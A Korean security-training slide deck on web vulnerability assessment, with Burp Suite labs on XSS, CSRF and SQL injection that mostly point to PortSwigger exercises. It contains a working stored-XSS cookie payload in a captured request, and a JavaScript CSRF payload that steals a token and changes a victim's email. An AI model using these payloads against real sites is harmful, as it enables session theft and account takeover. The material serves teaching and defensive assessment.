

취약점 진단

웹 애플리케이션 진단

소스코드 진단

클라우드 진단

목 차



01_ 취약점 진단 소개

02_ 취약점 진단 실습 – Burp Suite (WEB)

03_ 소스코드 진단


04_ 클라우드 진단

05_ 질의 및 응답

취약점 진단 소개

1

취약점 진단 소개



모의해킹 및 취약점 진단 모두 보안 위협 또는 사고를 사전에 예방하기 위함

정보보안 기술 컨설팅을 잘하려면??

Q1. 클라우드 기반 취약점 진단을 잘하기 위해선??

OS / 서버
네트워크

IT 기초

코딩 / 개발

Python
JavaScript
JAVA
C
프레임워크 활용

취약점진단
모의해킹
잘하려면??

취약점 진단 스킬


취약점 多
우회 케이스 多
다양한 Tool 사용 / 이해
CVE Test
센스

다양한 환경 경험

현업에서의
취약점진단 / 모의해킹 경험 多
Cloud
AD / 보안 솔루션
개발 트렌드

취약점 진단 소개

❖ 취약점 진단 과정



취약점 진단 소개 – 취약점 항목 (SK 표준)

분 류	취약점 내용	준수 기준	취약점 설명
1. 입/출력값 검증부재	XSS / CSRF 공격 가능성	중요	악성코드 유포 사이트로 이용되거나 타 계정정보절취가 가능함
	SQL / Command Injection 공격 가능성	중요	SQL구문에서 사용되는 특수문자를 이용하여 DB에 존재하는 중요정보절취가 가능함
	파라미터 및 히든 필드 조작 가능성	중요	파라미터 및 히든 필드값을 조작하여 타인의 정보 열람, 결제금액 변경, 타인의 글 수정 등이 가능함
	XXE / File Inclusion 공격 가능성	중요	시스템 파일 경로 삽입을 통한 로컬파일 열람 또는 원격지 악성코드 파일 실행 등이 가능함
	검증되지 않은 리다이렉트와 포워드	일반	리다이렉트 또는 검색 쿼리 파라미터의 변조를 통해 악의적 목적의 피싱 URL로 도용 가능함
2. 취약한 파일처리	입력 값 크기 및 무결성 검증 오류	중요	사용자 입력 값 크기 및 무결성 검증 부재로 인한 권한 상승, 원격코드 실행이 가능함
	악성코드파일 업로드	중요	웹 서버에서 실행이 가능한 악성코드파일 업로드 후 실행하여 서버시스템 권한절취가 가능함
	중요 정보 파일 다운로드 가능성	중요	다운로드 경로 조작을 통해 시스템 내의 중요파일 다운로드가 가능함
3. 취약한 접근 통제관리	패스워드 정책 유무 및 반영 여부	일반	패스워드 정책이 명확하지 않을 경우 무작위대입 공격에 의해 비밀번호 획득이 가능함
	인증 실패 횟수 제한	일반	인증 실패 횟수 미 설정으로 무작위대입 공격에 의해 중요정보 노출이 가능함
	계정 정보 파악 가능성	일반	계정정보 노출게시판 및 검색엔진을 통해 중요정보노출이 가능함
	관리자 페이지 분리 여부	일반	관리자 페이지 미분리 시 한번의 공격 성공으로 관리자 권한 획득이 가능함
	검색엔진 정보 노출 가능성	일반	구글링을 통해 관리자 경로, 내부 정보가 담긴 페이지나 게시물, 개인정보 등의 페이지 유무 점검
	백업 파일 및 테스트 파일 존재 여부	일반	백업/테스트파일의 내용을 통해 공격에 사용될 중요한 정보가 노출될 가능성
	쿠키 및 웹 스토리지 조작 가능성	일반	쿠키 및 웹 스토리지 내 데이터 조작을 통해 인증정보 도용이 가능함
4. 취약한 인증 및 세션관리	인증(세션 및 토큰) 값 안전성 설정 여부	일반	로그인 세션 재사용 여부 확인 및 세션 사용 타임 아웃 등의 안전성 설정 여부를 확인함
	접근제어 우회 가능성 확인	일반	JavaScript와 같은 접근제어 로직을 우회하여 중요정보 page에 접근 후 정보유출이 가능함
	비인증 상태로 중요 page접근 가능성	일반	비인증 상태의 사용자가 강제 브라우징을 통해 내부 page 접근 후 정보유출이 가능함
	일반계정 권한 상승 가능성	일반	일반계정 사용자의 권한으로 관리자 page에 접근하여 관리자 권한 획득이 가능함
5. 중요 정보 저장/전송 미흡	소스코드 내 주요정보 노출 여부	일반	소스코드 상에 절대경로 또는 DB접속계정을 하드코딩 시 또 다른 중요정보 유출이 가능함
	요청 및 응답값 내 주요정보 포함여부 확인	중요	요청 및 응답 값 내 주요정보가 포함되어 또 다른 공격에 이용될 가능성
6. 부적절한 오류처리	오류페이지를 통한 정보노출 여부	일반	오류처리가 미흡하여 공격 시 필요한 정보가 노출될 가능성
	일괄적인 오류 처리 페이지 존재여부	일반	로그인시 출력되는 오류메시지가 일괄적이지 않으면 계정정보 수집 및 공격에 이용될 가능성
	Client Request Method	일반	불필요한 메소드 활성화로 인해 웹사이트 변조가 가능함
7. 취약한 보안설정	파일 목록화 가능성	일반	웹 서버 설정 미흡으로 인해 웹 서버 구조 노출 및 주요 설정파일 내용이 유출될 가능성
	서버 헤더정보 노출	일반	웹 서버 또는 웹 애플리케이션 서버의 종류 및 버전 정보가 노출될 경우 다른 공격에 노출될 가능성
	취약한 보안설정	일반	보안상 취약한 서버 설정, 패치 및 라이브러리, 모듈, 알고리즘, 프레임워크 등의 사용은 공격자가 대상 시스템 및 기능 등에 접근할 수 있게 하여 이로 인해 시스템 상 권한을 획득할 가능성
8. 기타	취약점 진단 항목에 정의되지 않은 취약점	기타	Zero-Day 공격 등 취약점 진단 항목에 정의되지 않은 취약점

취약점 진단 실습 - Burp Suite (WEB)

2

취약점 진단 실습 – Burp Suite (WEB)

❖ 환경 설정 및 실습 환경 세팅

✓ 필수 설치 : Burp Suite (Proxy 도구)

- Burp Suite 다운로드 :

<https://portswigger.net/burp/communitydownload>

✓ 회원가입 및 웹 취약점 교육 사이트 소개

- 회원가입 :

<https://portswigger.net/users>

- 웹 취약점 교육 사이트 소개 :

<https://portswigger.net/web-security/all-labs>

취약점 진단 실습 – Burp Suite (WEB)

❖ 보고서 작성법

전달한 워드 파일을 연 후 “4. 취약점진단 상세결과” 항목 내 취약점 항목에 맞게 내용 작성

➤ 문제점 작성법

- 취약점 **원인** / **문제점** / **영향도**가 포함된 형태로 2~3줄 이내의 문장으로 작성

➤ 스크린샷

- 취약점 식별 및 증명 전 과정이 순차적으로 보일 수 있도록 작성

➤ 관련 URL 작성법

- Proxy 도구를 통해 확인된 공격을 시도한 후 성공된 웹 페이지 경로 및 URL 작성

➤ 해결방안 작성법

- 전달 드린 “보안 가이드라인” 문서 내 해결방안을 참고해 취약점 원인을 조치 방안을 작성

취약점 진단 실습 – Burp Suite (WEB)

■ XSS/CSRF 공격

✓ 취약점 설명

- 특정 페이지나 기능에 악의적인 스크립트를 삽입하여 공격자가 의도한대로 행동하도록 하는 취약점
- 결과
 - : 사용자 정보유출(계좌번호,계정,패스워드 등)을 탈취하는 피싱 공격
 - : 사용자 인증 도용
 - : 악성코드 유포 및 브라우저 무한 반복 등의 공격

✓ 공격(보안진단) 포인트

- 사용자로부터 입력되어 들어오는 파라미터 값이 화면에 출력되는 부분
ex) 게시판 내용, 게시판 제목, 검색어 조건 등 사용자의 모든 입력 값


✓ XSS 공격 종류

- Reflected XSS : 사용자(웹브라우저) -> 서버 -> 사용자(웹브라우저)
- Stored XSS : 사용자(웹브라우저) -> 서버 -> DB -> 서버 -> 사용자(웹브라우저)
- DOM-Based XSS : 사용자(웹브라우저)

취약점 진단 실습 – Burp Suite (WEB)

■ XSS/CSRF 공격

✓ 해킹 시나리오



- ① 악성스크립트가 삽입된 게시물을 웹 서버에 등록
- ② 일반 사용자가 악성스크립트가 삽입된 게시물을 열람
- ③ 일반 사용자 모르게 PC 내 악성스크립트 실행
- ④ 악성스크립트를 통한 사용자 고유값(쿠키값 등) 및 중요정보 유출

취약점 진단 실습 – Burp Suite (WEB)

■ XSS/CSRF 공격

Guest 님 환영합니다. [로그인] [회원가입]

웹 취약점 리스트

- 1. 입력 값 검증 부재
 - ▷ XSS/CSRF 공격 가능성
 - ▷ SQL 구문 삽입 가능성
 - ▷ 파라미터 값 및 히든(Hidden) 필드 조작 가능성
 - ▷ 파라미터 값 내 중요정보 포함 여부 확인
 - ▷ 파라미터 값 위조/변조를 통한 중요 page 접근 가능성
 - ▷ 검증되지 않은 리다이렉트 및 포워드 가능성
- 2. 취약한 파일 처리
- 3. 취약한 접근 통제 관리
- 4. 취약한 인증 및 세션관리

1. 입력 값

▷ XSS/CSRF 공격 가능성

XSS / CSRF 취약점은 공격자가 웹 애플리케이션을 사용해서 다른 최종 사용자에게 악성코드를 보내 사용 스크립트, VB스크립트, ActiveX, Flash 등 이들은 악성코드가 포함된 웹 사이트의 링크는 것만으로도 사용자의 환경 설정사항을 변 수 있습니다.

신규 게시글 작성 시도

제목	test		
작성자	test	비밀번호	
	test		

6 Origin: http://192.168.50.129
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
9 Accept: text/css,application/javascript,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.50.129/security/1/index.asp?cmd=write&page=1&w=&k=
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: ASPSESSIONIDQQTBQAQDS=NEOBGGMDJPPLKMPJCMDGHI DA; adminYN=N; submenu=1; menu=1
14 Connection: close
15
16 idx=&k=&w=&page=1&title=test&name=test&pwd=test&content=test"><script>alert(document.cookie)</script>

192.168.50.129/security/1/index.asp?cmd=view&page=1&idx=76&w=&k=

192.168.50.129 내용:

adminYN=N;
ASPSESSIONIDQQTBQAQDS=CCOBGGMDPHJLJDIANMGIPFJH;
menu=1; submenu=1

확인

취약점 진단 실습 – Burp Suite (WEB)

■ XSS/CSRF 공격

✓ 보안 대책

- [애플리케이션] 외부로 부터 입력되는 모든 문자열에 대해 **특수문자 필터링** 적용
- [애플리케이션] 외부로부터 입력되는 모든 문자열에 대해 **키워드 필터링** 적용
- [애플리케이션] 오픈소스 XSS 필터링 라이브러리 적용 (Lucy-Filter, Anti-Samy)
- [네트워크] 보안 장비 내 XSS 필터링 정책 활용 (WAF)
- [브라우저] Http Only 설정 / CSP (Contents Security Policy)

✓ 코드 예제

안전 하지 않은 코드 예제	안전한 코드 예제
<pre><h1>XSS sample</h1> <% String name= request.getParameter("name"); %> <p>NAME:<%name%></p></pre>	<pre><% String name= request.getParameter("name"); If(name!=null){ name=name.replaceAll("<","&lt;"); name=name.replaceAll(">","&gt;"); name=name.replaceAll("&","&amp;"); name=name.replaceAll("'","&quot;"); name=name.replaceAll("'","&#39;"); } else { return; }%></pre>

AS-IS	TO-BE
<	<
>	>
(	(
)	)
#	#
&	&
'	'
"	"

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 1

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **Stored XSS** 취약점 확인 하기
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 2

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **DOM Based XSS** 취약점 확인 하기
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 3

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **XSS 우회** 취약점 확인 하기
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-single-quote-backslash-escaped>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 4

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **Stored XSS** 취약점 확인 및 **CSRF** 공격 구문 작성하기

CSRF 공격 구문은 로그인 사용자의 이메일이 공격자가 의도한 정보로 변경
되도록 한다 (스크린샷 캡처 및 보고서 작성)

<https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

CSRF란?

웹 사이트 내 XSS 취약점을 이용하여 사용자가 의도하지 않는 요청을 송신하도록 하는 공격을 의미하며 사용자가 자신의 의지와 무관하게 공격자가 의도한 행동을 하여 특정 웹 페이지를 보안에 취약하게 한다거나 수정, 삭제 등의 작업을 하게 만드는 공격방법 입니다.

XMLHttpRequest란?

JavaScript에서 HTTP 요청을 만들 수 있는 내장 브라우저 객체

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 4

```
<script>
  var req = new XMLHttpRequest();
  req.addEventListener("load", handleResponse);
  req.open('get','/my-account');
  req.send();

  function handleResponse() {
    console.log(`Loaded junshae: ${req.status} ${req.response}`);
    var token = this.responseText.match(/name="csrf" value="(Ww+)"/)[1];
    console.log(`junshae : ${token}`)
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email');
    changeReq.send('csrf='+token+'&email=test@test.comssss');
  };
</script>
```

취약점 진단 실습 – Burp Suite (WEB)

■ SQL Injection 공격

✓ 취약점 설명

- OWASP Injection 공격 중 한 형태
- 특정 페이지나 기능 사용 시 입력 값에 대한 DB 쿼리 유효성 검증을 하지 않아 DB 쿼리가 조작되어 공격자가 의도한 대로 행동하도록 하는 취약점
- 결과
 - : DB 내 주요 정보 유출 (개인정보 등)
 - : DB 내 데이터 수정/삭제
 - : 인증 우회

✓ 공격(보안진단) 포인트

- 게시판 view/write/edit시 DB의 쿼리 문에 포함되는 파라미터 값
- 첨부파일 다운로드 시 DB의 쿼리 문에 포함되는 파라미터 값


✓ SQL Injection 공격 종류

- Boolean Based SQL Injection : 쿼리 요청 시 응답 값의 참/거짓 반응을 통해 DB 결과 조회
- Error Based SQL Injection : 쿼리 실행 시 오류나 예기치 않은 예외 상황이 발생할 때
클라이언트 측에서 DB 정보가 노출되는 공격이다.
- Time Based SQL Injection : DB 시간 관련 함수를 활용해 참과 거짓을 반응을 통해 DB 결과 조회

취약점 진단 실습 – Burp Suite (WEB)

■ SQL Injection 공격 – 인증 Bypass

✓ 해킹 시나리오



- 1 SQL Injection을 유발시키는 명령어 입력
- 2 항상 참이 되는 값 삽입으로 DB서버의 SQL쿼리문을 오류 없이 실행
- 3 DB의 불법적인 접근으로 원하는 값 추출

취약점 진단 실습 – Burp Suite (WEB)

■ SQL Injection 공격

✓ 보안 대책

- 외부 입력이나 외부 변수로부터 받은 값이 직접 SQL함수의 인자로 전달되거나, 문자열 복사를 통하여 전달되는 것은 위험하므로 인자화된 질의문을 사용
- ❖ 자바의 경우 prepared Statement 클래스와 하위 메소드 `executeQuery()`, `execute()`, `executeUpdate()`를 사용

✓ 코드 예제

안전 하지 않은 코드 예제	안전한 코드 예제
<pre>String id = request.getParameter("id"); String pw = request.getParameter("pw"); String sql = "SELECT * FROM user_table" + " WHERE id = " + id + " AND password = " + pw; conn = DriverManager.getConnection(); stmt = conn.createStatement(); rs = stmt.executeQuery(query);</pre>	<pre>String id = request.getParameter("id"); String pw = request.getParameter("pw"); String sql = "SELECT * FROM user_table" + " WHERE id = ?" + " AND password = ?"; try{ conn = DriverManager.getConnection(); pstmt = conn.prepareStatement(sql); pstmt.setString(1, id); pstmt.setString(2, pw); rs = pstmt.executeQuery();</pre>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 5

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **SQL Injection 취약점** 확인 및 관리자(administrator) 계정으로 로그인 성공하기
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/sql-injection/lab-login-bypass>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 6

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **SQL Injection 취약점** 확인 및 **Blind SQL Injection** 공격을 통해
